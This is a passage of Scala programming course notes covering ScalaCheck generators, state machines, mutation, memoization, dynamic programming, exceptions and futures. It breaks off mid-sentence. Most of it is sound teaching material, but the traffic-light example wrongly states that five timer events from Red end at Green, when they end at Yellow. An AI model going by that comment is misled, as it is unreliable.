val letter: Gen[Char] = Gen.choose('a', 'z')

// Generate from specific values
val diceRoll: Gen[Int] = Gen.oneOf(1, 2, 3, 4, 5, 6)
val color: Gen[String] = Gen.oneOf("red", "green", "blue")

// Constant generator
val alwaysZero: Gen[Int] = Gen.const(0)
```

Generator Combinators Combine generators to create complex structures:

```scala
// Lists with specific size
val threeInts: Gen[List[Int]] = Gen.listOfN(3, arbitrary[Int])

// Optional values
val maybeInt: Gen[Option[Int]] = Gen.option(arbitrary[Int])

// Frequency-weighted generation
val biasedCoin: Gen[String] = Gen.frequency(
  (7, Gen.const("heads")),   // 70% probability
  (3, Gen.const("tails"))    // 30% probability
)

// Filtered generation
val evenInt: Gen[Int] = arbitrary[Int].suchThat(_ % 2 == 0)
val positiveInt: Gen[Int] = arbitrary[Int].suchThat(_ > 0)
```

Custom Generators with For-Comprehensions Build generators using for-comprehensions:

```scala
case class Person(name: String, age: Int)

val genPerson: Gen[Person] = for
  name <- Gen.alphaStr                    // Random alphabetic string
  age <- Gen.choose(0, 120)               // Age between 0 and 120
yield Person(name, age)

// More complex example
case class Email(user: String, domain: String)

val genEmail: Gen[Email] = for
  user <- Gen.alphaLowerStr.suchThat(_.nonEmpty)
  domain <- Gen.oneOf("gmail.com", "epfl.ch", "example.org")
yield Email(user, domain)

// Using the generator in properties
forAll(genPerson):
  person =>
  person.age >= 0 && person.age <= 120
```

Recursive Generators Generate recursive data structures with size control:

```scala
sealed trait Tree[+A]
case class Leaf[A](value: A) extends Tree[A]
case class Branch[A](left: Tree[A], right: Tree[A]) extends Tree[A]

def genTree[A](genA: Gen[A]): Gen[Tree[A]] =
  Gen.sized:
    size =>
    if size <= 0 then
      genA.map(Leaf(_))
    else
      Gen.oneOf(
        genA.map(Leaf(_)),
        for
```

```
          left <- Gen.resize(size / 2, genTree(genA))
          right <- Gen.resize(size / 2, genTree(genA))
        yield Branch(left, right)
      )

// Use with property
forAll(genTree(arbitrary[Int])): tree =>
  countLeaves(tree) > 0
```

Implicit Arbitrary Instances Make generators implicit for automatic use:

```
import org.scalacheck.Arbitrary

case class Point(x: Int, y: Int)

given Arbitrary[Point] = Arbitrary:
  for
    x <- Gen.choose(-100, 100)
    y <- Gen.choose(-100, 100)
  yield Point(x, y)

// Now Point is automatically generated in forAll
forAll:
  (p: Point) =>
  p.x >= -100 && p.x <= 100
```

Generator Methods Useful methods for transforming generators:

```
val gen: Gen[Int] = Gen.choose(1, 10)

// Transform values
val doubled: Gen[Int] = gen.map(_ * 2)

// Flat mapping for dependent generation
val pair: Gen[(Int, Int)] = gen.flatMap:
  x =>
  Gen.choose(x, x + 10).map(y => (x, y))

// Filtering (use sparingly - can be slow)
val evenGen: Gen[Int] = gen.suchThat(_ % 2 == 0)

// Retry if filter fails too often
val safeEven: Gen[Int] = gen.retryUntil(_ % 2 == 0)

// Sample generator values (for debugging)
gen.sample  // Option[Int]: Some random value
```

Common Generator Patterns

```
// Non-empty collections
val nonEmptyList: Gen[List[Int]] =
  Gen.nonEmptyListOf(arbitrary[Int])

// Containers with size bounds
val boundedList: Gen[List[Int]] =
  Gen.listOfN(Gen.choose(1, 10).sample.get, arbitrary[Int])

// Pairs and tuples
val pair: Gen[(Int, String)] = for
  i <- arbitrary[Int]
  s <- arbitrary[String]
yield (i, s)

// Maps with specific keys
```

```
val scoreMap: Gen[Map[String, Int]] =
  Gen.mapOfN(5,
    Gen.zip(Gen.alphaStr, Gen.choose(0, 100))
  )
```

Testing Generators Verify generators produce expected distributions:

```
import org.scalacheck.Prop.{forAll, classify}

property("generator distribution") = forAll(Gen.choose(1, 100)):
  n =>
  classify(n < 25, "low"):
    classify(n >= 25 && n < 75, "medium"):
      classify(n >= 75, "high"):
        n >= 1 && n <= 100
```

section

Best Practices

- Use `Gen.choose` for bounded numeric ranges
- Avoid excessive `suchThat` filtering (can cause timeouts)
- Use `Gen.sized` for recursive structures to control depth
- Make generators implicit via `Arbitrary` for cleaner tests
- Test your generators to ensure proper distribution

1.3 Patterns and Functional Design

1.3.1 State Machines

A state machine models computation as transitions between discrete states. In functional programming, state machines are implemented using:

- Immutable states (enums or case classes)
- Pure transition functions
- Explicit state threading

Basic Pattern The core idea: a state machine is just a function that takes a current state and an input, and returns a new state.

```
// 1. Define states
enum State:
  case StateA, StateB, StateC

// 2. Define inputs (events)
enum Input:
  case Event1, Event2

// 3. Define transition function
def transition(state: State, input: Input): State =
  (state, input) match
    case (State.StateA, Input.Event1) => State.StateB
    case (State.StateB, Input.Event2) => State.StateC
    case (s, _) => s  // default: stay in current state

// 4. Run the state machine
val s0 = State.StateA
val s1 = transition(s0, Input.Event1)  // StateB
val s2 = transition(s1, Input.Event2)  // StateC
```

Example: Traffic Light

```
enum Light:
  case Red, Yellow, Green

enum Event:
  case Timer

def nextLight(current: Light, event: Event): Light =
  (current, event) match
    case (Light.Red, Event.Timer) => Light.Green
    case (Light.Green, Event.Timer) => Light.Yellow
    case (Light.Yellow, Event.Timer) => Light.Red

// Process multiple events
def runLights(initial: Light, events: List[Event]): Light =
  events.foldLeft(initial)(nextLight)

// Usage
val sequence = List.fill(5)(Event.Timer)
runLights(Light.Red, sequence)  // Green (after 5 transitions)
```

With Output Sometimes we need to produce output during transitions:

```
enum DoorState:
  case Locked, Unlocked

enum Action:
  case InsertCoin, Push

enum Message:
  case Click, Beep, Nothing

// Transition returns (new state, output)
def door(state: DoorState, action: Action): (DoorState, Message) =
  (state, action) match
    case (DoorState.Locked, Action.InsertCoin) =>
      (DoorState.Unlocked, Message.Click)
    case (DoorState.Locked, Action.Push) =>
      (DoorState.Locked, Message.Beep)
    case (DoorState.Unlocked, Action.Push) =>
      (DoorState.Locked, Message.Click)
    case (s, _) =>
      (s, Message.Nothing)
```

Key insight: State machines are just data + pure functions. No mutation needed.

1.3.2 Mutation and Functional Programming

While Loops While loops allow repeated execution based on a condition:

```
def multiply(x: BigInt, y: BigInt): BigInt =
  require(y >= 0)
  var bound = y
  var result: BigInt = 0
  while bound > 0 do
    result = result + x
    bound -= 1
  result
.ensuring(_ == x * y)
```

Implementing While as a Function The `while` construct can be defined as a tail-recursive function:

```
def whileDo(condition: => Boolean)(command: => Unit): Unit =
  if condition then
    command
    whileDo(condition)(command)
```

Parameters must be passed by name (`=>`) for re-evaluation in each iteration.

For Loops Without Yield For loops without `yield` execute side effects:

```
for i <- 1 until 3 do
  System.out.print(s"$i ")  // prints: 1 2

// Nested loops
for
  i <- 1 until 3
  j <- "abc"
do
  println(s"$i $j")
```

These desugar to `foreach` calls:

```
(1 until 3).foreach(i => System.out.print(s"$i "))
```

Mutable Collections Scala provides mutable collections in `scala.collection.mutable`:

```
import scala.collection.mutable.*

val buffer: ListBuffer[Int] = ListBuffer(3)
buffer.addOne(42)  // buffer now contains 3, 42

// Copying vs mutating concatenation
val lst1 = ListBuffer(1, 2, 3)
val lst2 = ListBuffer(10, 20)
val lst3 = lst1 ++ lst2      // creates copy
val lst4 = lst1 ++= lst2      // mutates lst1 in place
```

Arrays Arrays provide efficient mutable sequences with O(1) access:

```
val a = Array(10, 20, 30)
val b = Array.fill(5)(42)              // Array(42,42,42,42,42)
val c = Array.tabulate(5)(i => 10*i)  // Array(0,10,20,30,40)

a(0) = 15  // mutation
```

Classes with Mutable State

```
case class Accumulator(private var sum: BigInt):
  def get = sum
  def add(x: BigInt): Unit =
    sum = sum + x

val acc = Accumulator(0)
acc.add(100)
acc.add(30)
acc.get  // 130
```

Side Effects Break Referential Transparency In pure functional programming, `x == x` always holds. Mutation breaks this property:

```
case class Counter(var current: Long):
  def next: Long =
    current += 1
    current

val c = Counter(0)
assert(c.next == c.next)  // FAILS: evaluates to 1 == 2
```

The expression expands to:

```
val v1 = c.next  // returns 1, counter becomes 1
val v2 = c.next  // returns 2, counter becomes 2
assert(v1 == v2) // false
```

Example: Non-Deterministic Function

```
def f(x: Long): Long =
  if c.next > 10 then x else x + 100

// f(5) sometimes returns 5, sometimes 105
// Result depends on counter state
```

Recovering Mathematical Reasoning Two approaches restore predictable behavior:

Approach 1: Explicit State Threading Convert side effects into explicit parameters and return values:

```
// Impure: reads and modifies c.current
def next: Long =
  current += 1
  current

// Pure: explicit state in/out
def next_pure(current: Long): (Long, Long) =
  (current + 1, current + 1)  // (new counter, result)
```

Example: Tree renaming

```
sealed abstract class Tree
case class Leaf(s: String) extends Tree
case class Node(left: Tree, right: Tree) extends Tree

// Impure version (uses mutable counter)
extension (t: Tree)
  def distVersion: Tree =
    t match
      case Leaf(s) => Leaf(s + "_" + c.next.toString)
      case Node(left, right) => Node(left.distVersion, right.distVersion)

// Pure version (explicit counter threading)
extension (t: Tree)
  def distVersion_pure(counter: Long): (Tree, Long) =
    t match
      case Leaf(s) =>
        val (res, c1) = next_pure(counter)
        (Leaf(s + "_" + res.toString), c1)
      case Node(left, right) =>
        val (left1, c1) = left.distVersion_pure(counter)
        val (right1, c2) = right.distVersion_pure(c1)
        (Node(left1, right1), c2)
```

Approach 2: Hoare Logic Hoare logic uses triples `{pre} body {post}` to reason about imperative code:

```scala
def multiply(x: BigInt, y: BigInt): BigInt =
  require(y >= 0)
  var bound = y
  var result: BigInt = 0
  assert(bound == y && result == 0)
  while bound > 0 do
    assert(result == (y - bound)*x && bound > 0)  // loop invariant
    result = result + x
    bound -= 1
    assert(result == (y - bound)*x && bound >= 0)
  assert(result == y*x && bound == 0)
  result
.ensuring(_ == x * y)
```

The loop invariant `result == (y - bound) * x` holds before and after each iteration.

Key Hoare Logic Rules:

Assignment:

$$\{\, p(e) \,\}\; x = e \;\{\, p(x) \,\}$$

While loop:

$$\frac{\{\, p \wedge \text{cond} \,\}\ \text{body}\ \{\, p \,\}}{\{\, p \,\}\ \texttt{while cond do body}\ \{\, p \wedge \neg\text{cond} \,\}}$$

State Machine Implementations Compared

Functional (Immutable)

```scala
case class StateF(flipped: Vector[Boolean]):
  def click(i: Int): StateF =
    StateF(flipped.updated(i, !flipped(i)))

val s0 = StateF(Vector(false, false, false, false))
val s1 = s0.click(1)
val s2 = s1.click(2)
// All versions (s0, s1, s2) remain accessible
// Copy: O(log n), Access: O(log n)
```

Shallow Mutation

```scala
case class StateSh(var flipped: Vector[Boolean]):
  def click(i: Int): Unit =
    flipped = flipped.updated(i, !flipped(i))

val s = StateSh(Vector(false, false, false, false))
s.click(1)
s.click(2)
// Only current state accessible
// Copy: O(log n), Access: O(log n)
```

Deep Mutation

```scala
case class StateD(flipped: Array[Boolean]):
  def click(i: Int): Unit =
    flipped(i) = !flipped(i)

val s = StateD(Array(false, false, false, false))
s.click(1)
s.click(2)
// No copying, direct mutation
// Copy: O(1), Access: O(1)
// Trade-off: cannot keep old versions without full array copy
```

Aliasing Problems Multiple references to the same mutable object cause unexpected behavior:

```
extension (a1: Array[Int])
  def +(a2: Array[Int]): Array[Int] =
    val result = a1  // aliasing!
    (0 until result.length).foreach: i =>
      result(i) = a1(i) + a2(i)
    result

val a1 = Array(100, 100, 100)
val a2 = Array(5, 5, 5)
val example = a1 + a2 + a1  // Array(210, 210, 210) - not 205!
// First +: a1 becomes Array(105,105,105)
// Second +: a1 already modified, so 105+105=210
```

Guidelines **Prefer immutability for:**

- Correctness and reasoning
- Multiple state versions
- Concurrent/parallel code
- Maintainable code

Consider mutation for:

- Performance-critical code
- Imperative library interfaces
- Low-level data structures
- Localized state changes

Best practice: Encapsulate mutation in small modules with pure interfaces.

1.3.3 Functional Interfaces with Imperative Implementations

The strategy is to implement a pure functional interface using internal mutation for efficiency, while hiding implementation details from external code.

Goal Replace a pure but inefficient function `f` with an optimized version `f'` such that:

1. `f'` is more efficient than `f`
2. `f'` uses mutation internally for performance
3. `f'(x)` returns the same value as `f(x)` for all `x`

If the implementation is correct, replacing `f` with `f'` preserves program behavior while improving performance.

1.3.4 Caching Patterns

Lazy Values Review Scala provides lazy evaluation with `lazy val`:

```
// Function: evaluated every time
val x = () =>
  println("Evaluating x")
  42
x()  // Evaluating x
x()  // Evaluating x (again)
```

```
// Lazy val: evaluated once
lazy val y =
  println("Evaluating y")
  42
y    // Evaluating y
y    // (no output, cached result)
```

LazyCell Class A `LazyCell` encapsulates lazy evaluation:

```
class LazyCell[+A](init: => A):
  lazy val get = init

val lc = LazyCell({println("Computing"); 42})
lc.get  // Computing
        // 42
lc.get  // 42 (no recomputation)
```

LazyList Structure Scala's `LazyList` uses `LazyCell` for the tail:

```
type LazyList[+A] = LazyCell[ListState[A]]

trait ListState[+A]
object Empty extends ListState[Nothing]
case class Cons[+A](head: A, tail: LazyList[A]) extends ListState[A]
```

The tail is lazy, allowing infinite sequences without stack overflow.

LazyCell with Mutation Implementation using internal mutation for efficiency:

```
class LazyCell[+A](val init: () => A):
  private var cached: Option[A] = None

  def get: A =
    cached match
      case Some(a) => a
      case None =>
        cached = Some(init())
        cached.get
```

This implements the pure interface:

```
class LazyCell[+A](val init: () => A):
  def get: A = init()
```

Correctness: Object Invariant The `LazyCell` maintains an invariant ensuring correctness:

```
class LazyCell[+A](val init: () => A):
  private var cached: Option[A] = None

  def valid: Boolean =
    cached == None || cached == Some(init())  // invariant

  def get: A =
    require(valid)
    cached match
      case Some(a) => a
      case None =>
        cached = Some(init())
        cached.get
  .ensuring(res => valid && res == init())
```

Invariant: `cached == None || cached == Some(init())`

Proof sketch (induction on execution steps):

- Initially: `cached == None` (constructor)
- If a step doesn't modify `cached`, invariant holds
- If a step modifies `cached`, it must be in `get` (private field)
- In `get`: `cached` becomes `Some(init())`, preserving invariant

Cached Function (Memoization) Generalize `LazyCell` to cache function results:

```
case class CachedFunction[-A, +B](val f: A => B):
  private var cache: Map[A, B] = Map()

  def apply(a: A): B =
    cache.get(a) match
      case Some(b) =>
        println(s"Cache hit: $a -> $b")
        b
      case None =>
        val b = f(a)
        cache = cache.updated(a, b)
        b

val csin = CachedFunction(math.sin)
csin(0.4)  // 0.3894183423086505
csin(0.4)  // Cache hit: 0.4 -> 0.3894183423086505
```

Invariant

```
def valid: Boolean =
  cache.keys.forall(a => cache.get(a) == Some(f(a)))
```

All cached values must equal `f(a)` for their key `a`.

Aliasing Risk Exposing mutable state breaks correctness:

```
case class CachedFunction[-A, +B](val f: A => B):
  private var cache: Map[A, B] = Map()
  def getCache: Map[A, B] = cache  // BREAKS CORRECTNESS!
```

External code could modify the cache, violating the invariant.

1.3.5 Memoization for Recursive Functions

Fibonacci Example Naive recursive Fibonacci has exponential complexity:

```
def fib(n: Int): Int =
  if n == 0 then 0
  else if n == 1 then 1
  else fib(n - 1) + fib(n - 2)

// Complexity: O(fib(n)) >= O(2^(n/2))
```

Applying `CachedFunction` to `fib` doesn't help:

```
val cf = CachedFunction(fib)
cf(44)  // Still slow! Only caches final result, not intermediate calls
```

Memoizing Recursive Calls Cache intermediate results by intercepting recursive calls:

```
var cache: scala.collection.mutable.Map[Int, Int] =
  scala.collection.mutable.Map()

def fib(n: Int): Int =
  if n == 0 then 0
  else if n == 1 then 1
  else memo_fib(n - 1) + memo_fib(n - 2)

def memo_fib(a: Int): Int =
  cache.get(a) match
    case Some(b) => b
    case None =>
      val b = fib(a)
      cache(a) = b
      b

// Now O(n) time complexity
```

Abstracting Recursion Separate the recursive structure from the memoization logic:

```
// Recursor: parameterizes recursive calls
def fibR(rec: Int => Int, n: Int): Int =
  if n == 0 then 0
  else if n == 1 then 1
  else rec(n - 1) + rec(n - 2)

// Generic memoization
def memo(H: (Int => Int, Int) => Int): Int => Int =
  val cache: scala.collection.mutable.Map[Int, Int] =
    scala.collection.mutable.Map()

  def rec(a: Int): Int =
    cache.get(a) match
      case Some(b) => b
      case None =>
        val b = H(rec, a)
        cache(a) = b
        b
  rec

// Combine them
def fib(x: Int) = memo(fibR)(x)
```

Generic Memoization Generalize to any types:

```
def memo[A, B](H: (A => B, A) => B): A => B =
  val cache: scala.collection.mutable.Map[A, B] =
    scala.collection.mutable.Map()

  def rec(a: A): B =
    cache.get(a) match
      case Some(b) => b
      case None =>
        val b = H(rec, a)
        cache(a) = b
        b
  rec
```

`memo` takes a recursor `H` and creates a memoized function `f` such that `H(f, x) == f(x)` for all `x`.

1.3.6 Dynamic Programming

Concept Dynamic programming solves problems bottom-up, computing smaller subproblems first:

- Memoization: top-down (compute on demand, cache results)

- Dynamic programming: bottom-up (compute in order, store in array/table)

Advantages:

- No cache lookup overhead
- Predictable memory usage
- Often uses arrays instead of maps

Example: Floyd-Warshall Algorithm Find shortest paths between all pairs of vertices in a weighted graph.

Problem: Given directed graph with distances `d(from, to)`, find shortest path between every pair of nodes.

Recursive definition:

```
// path(from, to, k): shortest path using only nodes 0..k-1 as intermediates
def path(from: Int, to: Int, k: Int): Int =
  if k == 0 then d(from, to)
  else min(
    path(from, to, k - 1),              // don't use node k
    path(from, k, k - 1) + path(k, to, k - 1)  // go through k
  )
```

Complexity: Exponential (3 recursive calls).

Memoization approach: Store results in $O(N^3)$ table.

Dynamic programming approach: Use only $O(N^2)$ space by computing layer by layer:

```
def floydWarshall(d: Array[Array[Int]]): Array[Array[Int]] =
  val N = d.length
  var p = d.map(_.clone())
  var k = 0

  while k < N do
    p = updateDistances(p, k)
    k += 1
  p

def updateDistances(p: Array[Array[Int]], k: Int): Array[Array[Int]] =
  val N = p.length
  val newP = p.map(_.clone())
  var from = 0

  while from < N do
    var to = 0
    while to < N do
      newP(from)(to) = min(p(from)(to), p(from)(k) + p(k)(to))
      to += 1
    from += 1
  newP
```

Time: $O(N^3)$, **Space:** $O(N^2)$.

1.3.7 Exceptions

Problem with Partial Functions Some functions are undefined for certain inputs:

```
def recip100(v: Int): Int =
  100 / v

def f(x: Int, y: Int): Int =
  recip100(x) + recip100(y)

// f(0, 5) crashes with ArithmeticException
```

Solution 1: Option Type

```
def recip100(v: Int): Option[Int] =
  if v == 0 then None
  else Some(100 / v)

def f(x: Int, y: Int): Option[Int] =
  recip100(x) match
    case None => None
    case Some(vx) =>
      recip100(y) match
        case None => None
        case Some(vy) => Some(vx + vy)
```

Drawback: Verbose, nested pattern matching.

Solution 2: Exceptions

```
class ReciprocalOfZero extends Exception

def recip100(v: Int): Int =
  if v == 0 then throw new ReciprocalOfZero
  else 100 / v

def f(x: Int, y: Int): Int =
  recip100(x) + recip100(y)

// Caller handles exception:
try
  f(0, 5)
catch
  case _: ReciprocalOfZero => println("Division by zero")
```

Advantage: Concise code, error handling separate.

Exception Evaluation Rules Expressions evaluate to success `S(value)` or failure `F(exception)`:

$$\begin{aligned}
\texttt{throw e} &\Rightarrow F(e)\\
S(x)\ \texttt{catch cases} &\Rightarrow S(x)\\
F(e)\ \texttt{catch cases} &\Rightarrow \texttt{cases}(e)\\
S(x) + S(y) &\Rightarrow S(x+y)\\
F(e) + S(y) &\Rightarrow F(e)\\
S(x) + F(e) &\Rightarrow F(e)
\end{aligned}$$

Solution 3: Try Type Combine advantages of `Option` and exceptions:

```
sealed abstract class Try[+A]
case class Success[+A](value: A) extends Try[A]
case class Failure(exc: Throwable) extends Try[Nothing]

object Try:
  def apply[A](e: => A): Try[A] =
    try Success(e)
    catch case exc => Failure(exc)
```

Usage:

```scala
def recip100(v: Int): Int =
  if v == 0 then throw new ReciprocalOfZero
  else 100 / v

def f(x: Int, y: Int): Try[Int] =
  Try(recip100(x) + recip100(y))

// Pattern matching on result
f(0, 5) match
  case Success(v) => println(s"Result: $v")
  case Failure(e) => println(s"Error: ${e.getMessage}")
```

Composing Try Values Use `flatMap` for cleaner composition:

```scala
sealed abstract class Try[+A]:
  def flatMap[B](onSuccess: A => Try[B]): Try[B] =
    this match
      case Failure(e) => Failure(e)
      case Success(v) => onSuccess(v)

def recip100(v: Int): Try[Int] =
  if v == 0 then Failure(new ReciprocalOfZero)
  else Success(100 / v)

def f(x: Int, y: Int): Try[Int] =
  recip100(x).flatMap: vx =>
    recip100(y).flatMap: vy =>
      Success(vx + vy)
```

Break Statements with Exceptions Scala provides controlled breaks using exceptions:

```scala
import scala.util.boundary, boundary.break

def firstIndex[T](xs: List[T], elem: T): Int =
  boundary:
    for (x, i) <- xs.zipWithIndex do
      if x == elem then break(i)
    -1

// break throws an exception caught by boundary
```

1.3.8 Control Flow Transformation

Program Counter Representation Any control flow can be represented using a program counter variable.

Original nested loops:

```scala
var i = 0
var j = 0
while i < 10 do
  j = 0
  while j < i do
    f(i, j)
    j += 1
  i += 1
```

Transformed with program counter:

```scala
var i = 0
var j = 0
var pc = 1
```

```
while pc != 6 do
  pc match
    case 1 =>
      if i < 10 then
        j = 0;
        pc = 2
      else pc = 6
    case 2 =>
      if j < i then pc = 3
      else pc = 5
    case 3 =>
      f(i, j); pc = 4
    case 4 =>
      j += 1; pc = 2
    case 5 =>
      i += 1; pc = 1
```

This technique enables implementing custom control flow (break, continue, goto) by manipulating pc.

General Recursion with Stack Transform recursive functions into iterative ones using explicit stack:

Original recursive evaluator:

```
def eval(expr: Expr): Int =
  expr match
    case Const(i) => i
    case Minus(e1, e2) =>
      val v1 = eval(e1)
      val v2 = eval(e2)
      v1 - v2
```

Stack implementation:

```
case class Stack[T](var content: List[T] = List()):
  def isEmpty: Boolean = content.isEmpty
  def push(v: T): Unit = content = v :: content
  def pop: T =
    val res = content.head
    content = content.tail
    res
```

Transformed with explicit stack:

```
def eval(expr: Expr): Int =
  var exprStack = Stack[Expr]()
  var resStack = Stack[Int]()
  var pcStack = Stack[Int]()
  var expr0 = expr
  var pc = 1

  while !(pcStack.isEmpty && pc == 4) do
    pc match
      case 1 =>
        expr0 match
          case Const(i) =>
            resStack.push(i)
            pc = 4
          case Minus(e1, e2) =>
            pcStack.push(2)
            exprStack.push(e2)
            expr0 = e1
            pc = 1
      case 2 =>
```

```
        pcStack.push(3)
        expr0 = exprStack.pop
        pc = 1
      case 3 =>
        val v2 = resStack.pop
        val v1 = resStack.pop
        resStack.push(v1 - v2)
        pc = 4
      case 4 =>
        if !pcStack.isEmpty then
          pc = pcStack.pop

  resStack.pop
```

This transformation:

- Eliminates recursion (avoids stack overflow)
- Makes control flow explicit
- Enables custom control strategies
- Used by compilers for code generation

Summary Functional interfaces with imperative implementations provide:

- Performance optimization through caching and mutation
- Maintained correctness via object invariants
- Abstraction of implementation details
- Flexibility in control flow representation

Key principle: Hide effects behind pure interfaces to gain efficiency without sacrificing reasoning capabilities.

1.3.9 Asynchronous Programming with Futures

The Problem Sequential code wastes time when operations can run independently:

```
def makeBreakfast(): (Coffee, Croissant) =
  val coffee = makeCoffee()      // takes 1 second
  val croissant = bakeCroissant() // takes 5 seconds
  (coffee, croissant)              // total: 6 seconds
```

We want to run independent tasks concurrently without blocking.

Evaluation Strategies

- **Strict (eager):** Evaluate when defined
- **Lazy:** Evaluate when needed
- **Lenient:** Can evaluate anytime after definition, must evaluate when needed

Lenient evaluation enables parallelism.

1.3.10 Part 1: Simple Futures

Basic Idea Separate task definition from result retrieval:

```
val f = SimpleFuture:
  /* some task */
// ... do other work ...
val result = f.await  // wait for result when needed
```

Example: Parallel Breakfast

```
def makeCoffee(): SimpleFuture[Coffee] =
  SimpleFuture:
    val beans = grindBeans().await
    brewCoffee(beans).await

def makeBreakfast(): SimpleFuture[(Coffee, Croissant)] =
  val coffeeFuture = makeCoffee()         // start coffee
  val croissantFuture = bakeCroissant()  // start croissant
  SimpleFuture:
    (coffeeFuture.await, croissantFuture.await)  // wait for both
```

Simple Implementation

```
class SimpleFuture[T](body: => T):
  private var status: Option[Try[T]] = None
  private val thread = new Thread:
    override def run(): Unit =
      status = Some(Try(body))
  start()

  def await: T =
    if status.isEmpty then thread.join()
    status.get.get
```

Problem: Thread Exhaustion Creating one thread per future doesn't scale:

- System limit: typically only a few thousand threads
- Blocking threads waste resources
- Web servers need many concurrent connections

1.3.11 Part 2: Completable Futures

Solution: Callbacks Use callbacks instead of blocking threads:

```
// Instead of blocking
def compute(): Result

// Use callback
def compute(callback: Result => Unit): Unit
```

Scheduler Tasks run from a scheduler, not dedicated threads:

```
object scheduler:
  private val tasks: ListBuffer[() => Unit] = ListBuffer()

  def schedule(task: => Unit) =
    tasks.append(() => task)

  def run(): Unit =
    while tasks.nonEmpty do
      val task = tasks.remove(0)
      task()
```

Callback-Based Code

```
def makeCoffee(callback: Coffee => Unit): Unit =
  grindBeans: beans =>
    brew(beans): coffee =>
      callback(coffee)

// Waiting for two callbacks in parallel
def makeBreakfast(serve: (Coffee, Croissant) => Unit) =
  var myCoffee: Option[Coffee] = None
  var myCroissant: Option[Croissant] = None

  makeCoffee: coffee =>
    myCroissant match
      case Some(croissant) => serve(coffee, croissant)
      case None => myCoffee = Some(coffee)

  bakeCroissant: croissant =>
    myCoffee match
      case Some(coffee) => serve(coffee, croissant)
      case None => myCroissant = Some(croissant)
```

Problems with Callbacks

- **Callback hell:** Code drifts rightward with nesting
- **Error handling:** Must propagate errors manually
- **Parallel composition:** Complex state management

Future Abstraction Transform callback style into cleaner API:

```
// Callback style
def program(a: A, callback: B => Unit): Unit

// Future style
def program(a: A): Future[B]
```

Where `Future[T]` represents an asynchronous computation returning `T`.

Future Trait

```
trait Future[+T]:
  def onComplete(callback: Try[T] => Unit): Unit

  def map[B](f: T => B): Future[B]
  def flatMap[B](f: T => Future[B]): Future[B]
  def zip[B](other: Future[B]): Future[(T, B)]
  def recover(f: Exception => T): Future[T]
```

Cleaner Code with Future

```
def makeCoffee: Future[Coffee] =
  for
    beans <- grindBeans
    coffee <- brew(beans)
  yield coffee

def makeBreakfast: Future[(Coffee, Croissant)] =
  makeCoffee.zip(bakeCroissant)

// Or with explicit parallelism
def makeBreakfast: Future[(Coffee, Croissant)] =
  val coffeeFuture = makeCoffee
  val croissantFuture = bakeCroissant
  for
    coffee <- coffeeFuture
    croissant <- croissantFuture
  yield (coffee, croissant)
```

Promise: Completing Futures

```
class Promise[T]:
  def complete(result: Try[T]): Unit
  val future: Future[T]

enum State[T]:
  case Pending(callbacks: List[T => Unit])
  case Complete(result: T)
```

A `Promise` completes a `Future` with a result.

Implementation Example: map

```
def map[U](f: T => U): Future[U] = new Future[U]:
  def onComplete(callback: Try[U] => Unit): Unit =
    Future.this.onComplete:
      case Success(x) => callback(Try(f(x)))
      case Failure(e) => callback(Failure(e))
```

Using Standard Library Futures

```
import scala.concurrent.Future
import scala.concurrent.ExecutionContext.Implicits.global

def makeBreakfast: Future[(Coffee, Croissant)] =
  makeCoffee.zip(bakeCroissant)

// Blocking wait in main (avoid in production)
import scala.concurrent.{Await, duration}
Await.result(makeBreakfast, duration.Duration.Inf)
```

1.3.12 Part 3: Direct Style with Continuations

Modern Trend Runtimes now support lightweight concurrency primitives:

- Go: Goroutines
- Java 21+: Virtual Threads
- Kotlin: Coroutines
- Scala Native: Continuations

This enables returning to direct style without blocking threads.

Boundary and Break

```
import scala.util.boundary, boundary.break

def firstIndex[T](xs: List[T], elem: T): Int =
  boundary:
    for (x, i) <- xs.zipWithIndex do
      if x == elem then break(i)
    -1
```

`boundary` establishes a scope, `break` returns from it.

Suspensions Delimited continuations allow suspending and resuming execution:

```
class Suspension[-T, +R]:
  def resume(arg: T): R

def suspend[T, R](body: Suspension[T, R] => R)(using Label[R]): T
```

Direct-Style Futures Combine simplicity of direct style with efficiency of async:

```
val sum = Future:
  val f1 = Future(c1.read)
  val f2 = Future(c2.read)
  f1.await + f2.await  // await without blocking threads
```

Structured concurrency: Local futures complete before parent completes.

Comparison of Approaches

Aspect	Simple	Completable	Direct-Style
Syntax	Natural	Verbose	Natural
Scalability	Poor	Good	Good
Threads	One per future	Shared pool	Virtual/fibers
Learning curve	Easy	Medium	Easy
Composability	Good	Medium	Excellent

Summary Three approaches to asynchronous programming:

1. **Simple futures:** Easy but doesn't scale (thread per task)
2. **Completable futures:** Scalable but complex (callbacks, monads)
3. **Direct-style futures:** Best of both (requires runtime support)

Modern trend: Move toward direct style with lightweight concurrency primitives.

Key insight: Separate when computations start from when results are needed to enable parallelism.

Future API Summary Type transformations for common operations:

```
// Basic transformations
Future[T].map(f: T => B)
  => Future[B]

Future[T].flatMap(f: T => Future[B])
  => Future[B]

// Combining futures
Future[T].zip(other: Future[B])
  => Future[(T, B)]

Future[T].zipWith(other: Future[B])(f: (T, B) => C)
  => Future[C]

// Filtering
Future[T].filter(p: T => Boolean)
  => Future[T]  // fails with NoSuchElementException if predicate false

Future[T].collect(pf: PartialFunction[T, B])
  => Future[B]  // fails if pf not defined

// Error handling
Future[T].recover(pf: PartialFunction[Throwable, T])
```

```scala
  => Future[T]

Future[T].recoverWith(pf: PartialFunction[Throwable, Future[T]])
  => Future[T]

Future[T].fallbackTo(that: Future[T])
  => Future[T]  // uses 'that' if this fails

// Side effects
Future[T].andThen(pf: PartialFunction[Try[T], Unit])
  => Future[T]  // returns same future, pf executed for side-effects

Future[T].foreach(f: T => Unit)
  => Unit  // executes f on successful completion

// General transformation
Future[T].transform(f: Try[T] => Try[B])
  => Future[B]

Future[T].transformWith(f: Try[T] => Future[B])
  => Future[B]
```

Key patterns:

- `map`/`flatMap`: Transform success values
- `recover`/`recoverWith`: Handle failures
- `andThen`/`foreach`: Side-effects without changing result
- `transform`/`transformWith`: Full control over both success and failure

Sequencing Futures Transform a sequence of futures into a future of a sequence:

```scala
import scala.concurrent.Future

// Problem: List[Future[T]] but we want Future[List[T]]
val futures: List[Future[Int]] = List(
  Future(1 + 1),
  Future(2 + 2),
  Future(3 + 3)
)

// Solution: Future.sequence
val futureList: Future[List[Int]] = Future.sequence(futures)
// => Future(List(2, 4, 6))

// Type transformation
Future.sequence(seq: Seq[Future[T]])
  => Future[Seq[T]]
```

Important: If any future fails, the resulting future fails immediately.

Traverse: Map + Sequence Often more useful than separate map + sequence:

```scala
// Instead of: sequence(list.map(f))
val users: List[UserId] = List(1, 2, 3)

// Less efficient: two passes
val bad: Future[List[User]] =
